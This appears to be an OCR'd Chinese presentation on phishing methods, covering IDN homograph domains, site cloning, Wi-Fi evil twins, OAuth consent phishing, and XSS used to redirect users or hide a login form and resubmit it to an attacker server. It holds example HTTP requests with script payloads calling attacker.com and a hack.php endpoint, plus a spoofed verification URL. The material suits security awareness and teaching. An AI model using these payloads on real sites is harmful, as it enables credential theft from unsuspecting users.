
钓鱼手法

IDN

IDN

国际化域名（IDN）是指全部或部分使用特殊的文字或字母组成的互联网域名，如使用阿拉伯语、中文、斯拉夫语、泰米尔语等。这些文字系统多字节万国码编译而成。国际化域名使用域名代码（Punycode）编写并以美国信息交换标准代码（ASCII）字符串储存在域名系统中。


www.taobao.com
Gmail
图片
Google
简体中文
Google 搜索
手气不错


www.taobao.com
Gmail
图片
Google
简体中文
Google 搜索
手气不错

IDN 悪意域名

IDN 恶意域名

taobao.net != taobao.net

IDN 恶意域名

taobao.net != taobao.net

taobao.net == xn-taoba-ueda.net

IDN 恶意域名

taobao.net != taobao.net

taobao.net == xn-taoba-ueda.net

IDNs(Internationalized Domain Names)
支持多语种域名
而其中一些非拉丁字符语种的字母与拉丁字符非常相似
字面看很难区分

IDN 恶意域名

taobao.net != taobao.net

taobao.net == xn-taoba-ueda.net

IDNs(Internationalized Domain Names)
支持多语种域名
而其中一些非拉丁字符语种的字母与拉丁字符非常相似
字面看很难区分

克隆

整站克隆

整站克隆并不需要多么高深的技巧，也不像许多人想的要去做一个或者说要去一页一页源码拷贝。在黑客进行攻击时只需要一条命令就能完成整站克隆，或者有其他的站点克隆工具可使用，所以这种攻击方式成本极低，但大部分人并不能区分。

克隆

整站克隆

整站克隆并不需要多么高深的技巧，也不像许多人想的要去做一个或者说要去一页一页源码拷贝。在黑客进行攻击时只需要一条命令就能完成整站克隆，或者有其他的站点克隆工具可使用，所以这种攻击方式成本极低，但大部分人并不能区分。

XSS

如果黑客在钓鱼时找到了站点的XSS是非常可怕的，不要以为反射型的XSS毫无利用价值，通常黑客会利用反射型的xss来跳转页面或覆盖表单来掩人耳目，受害者看到的URL的域名是正常的但由于插入了恶意代码从而悄无声息的偷走受害者的信息。

XSS钓鱼

```
POST /test.php HTTP/1.1
Host: qihoo.net
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.12; rv:54.0)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Content-Type: application/x-www-form-urlencoded
Content-Length: 105
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1

user=<script>document.location.href="http://attacker.com/phishing.html"
</script>&pass=PassWord&name=login
```


XSS-表单隐藏

XSS-表单隐藏


localhost/cookie1.php?user=<script>var biaodan=document.getElementById('login');biaodan.style=
登录界面
UserName
PassWord
login
form 1350 × 25
查看器
控制台
调试器
样式编辑器
性能
网络
html
body
<!DOCTYPE html>
<html>
<head></head>
<body>
登录界面

</br>
<form id="login" style="display: none;" action="./cookie1.php" method="get"></form>
<script>var biaodan=document.getElementById('login');biaod…</script>
<form action="192.168.0.1/hack.php" method="get"></form>

</br>
</body>
</html>
<!---->
原表单已经被隐藏
新表单提交到攻击者的服务器


Request
Raw
Params
Headers
Hex
POST /VerificationServer HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0)
Gecko/20100101 Firefox/50.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=5AEF757E4B3BA4DBA31AE912CD8D37A6
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 278
action=applyEmailVerificationForCMS&v_random=0C54A9B8-19FA-49
A5-81ED-383BBEF&v_email=[redacted]&v_emailtemplate=12&v
_fromAddress=no-reply@startcomca.com&v_info={"name":"liaoyuxi
ao","email":"[redacted]"}&v_url=https://www.startssl.co
m.hacker.com/validation/validation
Type a search term
0 matches
Done
Response
Raw
Headers
Hex
HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=UTF-8
Date: Thu, 15 Dec 2016 06:36:58 GMT
Connection: close
Content-Length: 11
0||success
[redacted]@qq.com
email validation request, 15 Dec 20...
StartCom Validation<test02@[redacted].com>
Hi, This mail is intended for the person who
requested verification of email ownership at
删除邮件
1/5

Wi-Fi钓鱼

如今的无线破解技术已逐渐成熟，工具也越来也多，比如人人熟知的WIFI PINEAPPLE，常见的wifi钓鱼通过设备打断你也目前Wi-Fi的链接状态，再出现一个与之相同的Wi-Fi此后你输入的任何密码都能进入Wi-Fi，而攻击者已经获取到了Wi-Fi密码并且你也进入了攻击者的领地。

Wi-Fi钓鱼

Wi-Fi


Wi-Fi


10:34 A.M
无线局域网
选取网络...
starbucks
starbucks
TP-LINK_908c
Huawei-291w

Wi-Fi


10:34 A.M
无线局域网
选取网络...
starbucks
starbucks
TP-LINK_908c
Huawei-291w
真实Wi-Fi

Wi-Fi


10:34 A.M
无线局域网
选取网络...
starbucks
starbucks
TP-LINK_908c
Huawei-291w
真实Wi-Fi
钓鱼Wi-Fi

Wi-Fi

真实Wi-Fi

钓鱼Wi-Fi

OAuth钓鱼


OAuth

通常钓鱼的过程是引诱用户输入账号密码，然后盗取数据。但利用OAuth钓鱼则颠覆了这一传统思维，不需要输入密码，而是通过对应用的授权，获取accessToken以API请求的方式获取所有的资源。更可怕的是，传统的防御手法对这个钓鱼一点用处也没有，双因子认证，Smart Screen，在OAuth面前都是那么苍白无力。

OAuth


通常钓鱼的过程是引诱用户输入账号密码，然后盗取数据。但利用OAuth钓鱼则颠覆了这一传统思维，不需要输入密码，而是通过对应用的授权，获取accessToken以API请求的方式获取所有的资源。更可怕的是，传统的防御手法对这个钓鱼一点用处也没有，双因子认证，Smart Screen，在OAuth面前都是那么苍白无力。

OAuth钓鱼



